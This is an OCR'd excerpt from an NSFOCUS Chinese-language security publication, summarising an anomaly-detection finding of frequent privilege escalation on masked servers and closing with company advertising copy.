
事件时间	2019/02/14-2019/02/20
事件类型	高频次提权
攻击源	-
攻击目标	*.*.*.27、*.*.*.22、*.*.*.21、*.*.*.24、*.*.*.153、*.*.*.75
攻击详情	1. 经过统计发现 23 点和 0 点数据存在异常； 2. 23 点 *.*.*.27、*.*.*.22、*.*.*.21、*.*.*.24 服务器单小时提权达到了 5000 次 /6 天； 3. 0 点 *.*.*.153、*.*.*.75 发生了提权多达 8000 次 /6 天
处理建议	提权次数过于频繁的主机存在较大风险，需要进一步确认是否存在非法操作

通过聚类算法的使用和对历史数据的分析，我们发现算法在大数据量的分析中是可以发挥其作用的，前提是要选择正确的特征维度，要通过参数调整来达到不断提升计算效果的目的。

参考资料：《机器学习实战应用》李博

绿盟数据安全解决方案

NSFOCUS DATA SECURITY SOLUTIONS




THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

零信任安全解决方案



THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS 绿盟科技